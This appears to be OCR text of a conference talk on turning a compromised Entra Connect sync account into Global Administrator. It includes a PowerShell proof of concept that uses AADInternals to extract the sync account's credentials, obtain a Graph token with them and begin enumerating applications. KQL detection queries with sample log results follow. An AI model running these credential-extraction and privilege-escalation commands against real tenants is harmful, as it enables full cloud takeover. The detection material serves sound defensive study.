Hybrid Runbook Worker with RunAs certificate
VM
MSOL_Account DCSync
Remediation
User
krbtgt


External Azure Active Directory
Azure Active Directory
External
Delegated Administrative Privileges
Privileged Authentication Administrator
MFA reset
users/password/update
MFA reset
users/password/update
Partner Tier2 Support
users/password/update
roleAssignments/allProperties/allTasks
Privileged Role Administrator
Azure
Azure Lighthouse
servicePrincipals/managePermissionGrantsForAll.microsoft-company-admin
(Eligible) Authorization
Application.ReadWrite.All
AppRoleAssignment.ReadWrite.All
Application
Owner
Synced AAD User
Assign
Virtual Machine
Azure Policy
Create
Automation Account
Guest Configuration Policy
State Configuration (DSC)
Compiled Configuration
Hybrid Runbook Worker with RunAs certificate
Remediation
On-Premises
VM
Global Admin
Assigned to
Synced AAD User
Password reset
AD User
Password Reset
AAD Connect PHS
SAML forging
Password reset
ADFS
Password Reset
AAD Connect PHS
MSOL_Account DCSync
User
krbtgt


SYNCED ADMIN
ATTACKER
SYNCED ADMIN
MFA
ATTACKER


LET'S SYNC THIS ADMIN TO THE CLOUD
WE DON'T SYNC PRIVILEGED USERS


Global Admin
RoleManagement.ReadWrite.Directory
Application
Application.ReadWrite.All
AppRoleAssignment.ReadWrite.All
Application
Owner
Synced AAD User
Password reset
AD User
Password Reset
AAD Connect PHS


# Entry point for lateral movement

- Target: Microsoft Entra Connector account
- Method used:
  - Password extract using AADInternals
- Permissions gained:
  - Directory Synchronization Accounts
- Additional info:
  - Account is excluded from Conditional Access (at least MFA)

# Role: Directory Syn. Accounts

- Out of the long list of permissions two are essential

| Actions | Description |
| --- | --- |
| microsoft.directory/applications/owners/update | Update owners of applications |
| microsoft.directory/servicePrincipals/owners/update | Update owners of service principals |




# Vulnerable cloud application

# Vulnerable cloud application

- Target: Application with RoleManagement.ReadWrite.Directory
- Method used:
  - Use valid Entra Connector account
  - Take ownership of application

- Permissions gained:
  - Global Administrator

# The theory





Crown icon created by Freepik

# The compromise formula

| | |
|---|---|
| 1x | Compromised on-prem system |
| 1x | (Wrong) Graph API permission granted |
| = | Full cloud compromise |

# POC|GTFO


AADInternals 0.9.0
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
PS C:\Windows\system32> cd C:\Research\AADInternals
PS C:\Research\AADInternals> ipmo .\AADInternals.psd1
0.9.0 ♦ TROOPERS23 edition by @DrAzureAD (Nestori Syynimaa)
PS C:\Research\AADInternals> Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
PS C:\Research\AADInternals> cd C:\Research\AADInternals
PS C:\Research\AADInternals> ipmo .\AADInternals.psd1^C
PS C:\Research\AADInternals> $ExtractedCredentials = Get-AADIntSyncCredentials
PS C:\Research\AADInternals> $ExtractedCredentials.AADUser
Sync_aadc01_69674ceab323@devbadercloud.onmicrosoft.com
PS C:\Research\AADInternals> $ExtractedCredentials.AADUserPassword[0..4]
PS C:\Research\AADInternals> # Change the following information to match your tenant
PS C:\Research\AADInternals> $TenantId = "48315f62-774c-49c9-884b-34a8931b2b1f"
PS C:\Research\AADInternals> $UserToMakeGlobalAdmin = "83c234f2-0208-458b-8224-9e1be4e556b0"
PS C:\Research\AADInternals> $AADUserUPN = $ExtractedCredentials.AADUser
PS C:\Research\AADInternals> $AADUserPassword = $ExtractedCredentials.AADUserPassword
PS C:\Research\AADInternals>
PS C:\Research\AADInternals> #region Initial access using username and password of the Entra ID (Azure AD)
PS C:\Research\AADInternals> $body = @{
client_id = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
scope = "https://graph.microsoft.com/.default offline_access openid"
username = $AADUserUPN
password = $AADUserPassword
grant_type = "password"
}
PS C:\Research\AADInternals>
PS C:\Research\AADInternals> $connection = Invoke-RestMethod `
-Uri https://login.microsoftonline.com/$($TenantId)/oauth2/v2.0/token `
-Method POST `
-Body $body
PS C:\Research\AADInternals>
PS C:\Research\AADInternals> $AuthHeader = @{
Authorization = "Bearer $($connection.access_token)"
}
PS C:\Research\AADInternals> $AuthHeader
Name Value
---- -----
Authorization Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Il96a2NPSW1Odk5YUnNCM2ozTl8zWDJXSFNtWnFY
PS C:\Research\AADInternals>
PS C:\Research\AADInternals> #region Auto detect RoleManagement.ReadWrite.Directory application
PS C:\Research\AADInternals> Write-Output "Auto detect RoleManagement.ReadWrite.Directory application"
Auto detect RoleManagement.ReadWrite.Directory application
PS C:\Research\AADInternals> $TenantApplications = Invoke-RestMethod -Headers $AuthHeader -Uri "https://gr
/beta/applications"
PS C:\Research\AADInternals> Write-Output "Get all service principals"
Get all service principals



I PWNED AADCONNECT
NOW I'M GLOBAL ADMIN
imgflip.com

# Detection Demo

Slides are boring

# Detection methods

- MDE detects
  - Malicious PowerShell Cmdlet
  - System Service Discovery
  - Credential extraction



# Detection methods

- Unusual sign-in pattern for Microsoft Entra Connector Account
  - Anything other than „Microsoft Azure Active Directory Connect“
  - Use UPN  as identificator

```
1  UnifiedSignInLogs
2  | where TimeGenerated > ago(1h)
3  | where UserPrincipalName startswith "Sync"
4  | project-reorder TimeGenerated, Category, AppDisplayName, IPAddress, ConditionalAccessStatus, ConditionalAccessPolicies, ResultDescription
5
```

Results | Chart | Add bookmark

| TimeGenerated [UTC] | Category | AppDisplayName | IPAddress | ConditionalAccessStatus | ConditionalAccessPolicies | Res |
|---|---|---|---|---|---|---|
| 8/13/2023, 12:36:00.775 PM | SignInLogs | Microsoft Office | 13.69.97.223 | success | [{"id":"e62def27-b8dc-43a7-a8... | |
| 8/13/2023, 12:28:05.696 PM | SignInLogs | Microsoft Azure Active Directory Connect | 13.69.97.223 | success | [{"id":"e62def27-b8dc-43a7-a8... | |
| 8/13/2023, 12:27:29.905 PM | SignInLogs | Microsoft Office | 13.69.97.223 | success | [{"id":"e62def27-b8dc-43a7-a8... | |
| 8/13/2023, 12:27:03.946 PM | SignInLogs | Microsoft Azure Active Directory Connect | 13.69.97.223 | success | [{"id":"e62def27-b8dc-43a7-a8... | |

# Detection methods

- Unusual sign-in pattern for Microsoft Entra Connector Account
  - Anything other than „Microsoft Azure Active Directory Connect“
  - Use active role assignment as identification (UEBA)

```
let DirectorySyncAdmins = (IdentityInfo
    | where TimeGenerated > ago(14d)
    | where AssignedRoles contains "Directory Synchronization Accounts"
    | distinct tolower(AccountUPN));
union isfuzzy=true SigninLogs, AADNonInteractiveUserSignInLogs
| where ingestion_time() > ago(70m)
| where tolower(UserPrincipalName) in ( DirectorySyncAdmins )
// Only alert when AppId != Microsoft Azure Active Directory Connect and the ressource is not AAD
| where AppId != "cb1056e2-e479-49de-ae31-7812af012ed8" and ResourceDisplayName != "Windows Azure Active Directory"
```

Results | Chart | Add bookmark

| TimeGenerated [UTC] | ResourceId | OperationName | OperationVersion | Category | ResultType | ResultSignature | ResultDescription |
|---|---|---|---|---|---|---|---|
| 8/13/2023, 12:36:00.775 PM | /tenants/48315f62-774c-49c9-... | Sign-in activity | 1.0 | SignInLogs | 0 | None | |

| | |
|---|---|
| TenantId | d1ac05c0-ccd8-4ab3-8ac5-f7415d931ac4 |
| SourceSystem | Azure AD |
| TimeGenerated [UTC] | 2023-08-13T12:36:00.7750342Z |
| ResourceId | /tenants/48315f62-774c-49c9-884b-34a8931b2b1f/providers/Microsoft.aadiam |
| OperationName | Sign-in activity |
| OperationVersion | 1.0 |
| Category | SignInLogs |

# Detection methods

- AuditLog
  - Unusual action done by Directory Sync Account

```
let DirectorySyncAdmins = (IdentityInfo
    | where TimeGenerated > ago(14d)
    | where AssignedRoles contains "Directory Synchronization Accounts"
    | distinct AccountUPN);
let SensitiveActions = dynamic(["Update service principal", "Add service principal credentials", "Add owner to service principal", "Add delegated permission grant"]);
AuditLogs
| where ingestion_time() > ago(70m)
| extend InitiatedByUPN = parse_json(tostring(InitiatedBy.user)).userPrincipalName
| where InitiatedByUPN in~ ( DirectorySyncAdmins )
| where OperationName in~ (SensitiveActions)
| mv-expand TargetResources
```

Results | Chart | Add bookmark

| TimeGenerated [UTC] | InitiatedByUPN | TargetResourcesname | TargetResourcesId | InitiatedByIpAddress | ResourceId | OperationName | OperationVersion |
|---|---|---|---|---|---|---|---|
| 8/13/2023, 12:35:03.483 PM | Sync_aadc01_69674ceab323@d... | | fc4c42e5-1b27-4dd3-a528-e0b... | 13.69.97.223 | /tenants/48315f62-774c-49c9-... | Update service principal | 1.0 |
| 8/13/2023, 12:35:03.482 PM | Sync_aadc01_69674ceab323@d... | | fc4c42e5-1b27-4dd3-a528-e0b... | 13.69.97.223 | /tenants/48315f62-774c-49c9-... | Add service principal credentials | 1.0 |
| 8/13/2023, 12:35:03.242 PM | Sync_aadc01_69674ceab323@d... | | fc4c42e5-1b27-4dd3-a528-e0b... | 13.69.97.223 | /tenants/48315f62-774c-49c9-... | Add owner to service principal | 1.0 |
| 8/13/2023, 12:35:03.192 PM | Sync_aadc01_69674ceab323@d... | | fc4c42e5-1b27-4dd3-a528-e0b... | 13.69.97.223 | /tenants/48315f62-774c-49c9-... | Update service principal | 1.0 |

# Detection methods

- AuditLog
  - „Add service principal credentials“ to high privileged application

Run | Time range : Last 4 hours | Save | Share | New alert rule | Export | Pin to | Format query

```
// Needs custom watchlist HighRiskApps
// Must contain objectId, displayName of all high priv apps (manual process)
// objectId must be SearchKey
AuditLogs
| where OperationName has_any ("Add service principal", "Certificates and secrets management")
| where Result =~ "success"
| where tostring(InitiatedBy.user.userPrincipalName) has "@" or tostring(InitiatedBy.app.displayName) has "@"
| extend targetDisplayName = tostring(TargetResources[0].displayName)
| extend targetId = tostring(TargetResources[0].id)
| extend targetType = tostring(TargetResources[0].type)
| extend keyEvents = TargetResources[0].modifiedProperties
```

Results | Chart | Add bookmark

| TimeGenerated [UTC] | OperationName | InitiatingUserOrApp | InitiatingIpAddress | UserAgent | targetDisplayName | targetId | targetType | keyDisplayName |
|---|---|---|---|---|---|---|---|---|
| 8/13/2023, 12:35:03.482 PM | Add service principal credentials | Sync_aadc01_69674ceab323@... | 13.69.97.223 | Mozilla/5.0 (Windows NT; Win... | Cloud Identity Summit 2023 | fc4c42e5-1b27-4dd3-a528-e0... | ServicePrincipal | |

| | |
|---|---|
| TimeGenerated [UTC] | 2023-08-13T12:35:03.4828529Z |
| OperationName | Add service principal credentials |
| InitiatingUserOrApp | Sync_aadc01_69674ceab323@devbadercloud.onmicrosoft.com |
| InitiatingIpAddress | 13.69.97.223 |
| UserAgent | Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.20348.1850 |
| targetDisplayName | Cloud Identity Summit 2023 |
| targetId | fc4c42e5-1b27-4dd3-a528-e0bbd1e03640 |
| targetType | ServicePrincipal |

# Detection methods

- Audit log
  - High impact role assigned

```
AuditLogs
| where OperationName == "Add member to role"
| mv-expand TargetResources
| mv-expand TargetResources.modifiedProperties
| where TargetResources_modifiedProperties.displayName == "Role.DisplayName"
| extend AddedToRole = replace_string(tostring(TargetResources_modifiedProperties.newValue),'"','')
| where AddedToRole in~ (HighPrivRoles)
| extend Actor = iff(isnotempty(InitiatedBy.user.userPrincipalName),InitiatedBy.user.userPrincipalName,InitiatedBy.app.servicePrincipalId)
| extend TargetUsername = TargetResources.userPrincipalName

```


Results | Chart | Add bookmark

| TimeGenerated [UTC] | AddedToRole | Actor | TargetUsername | ResourceId | OperationName | OperationVersion | Category |
|---|---|---|---|---|---|---|---|
| 8/13/2023, 12:35:38.303 PM | Global Administrator | fc4c42e5-1b27-4dd3-a528-e0... | laurens.bancroft@dev.bader.cl... | /tenants/48315f62-774c-49c9-... | Add member to role | 1.0 | RoleManagement |

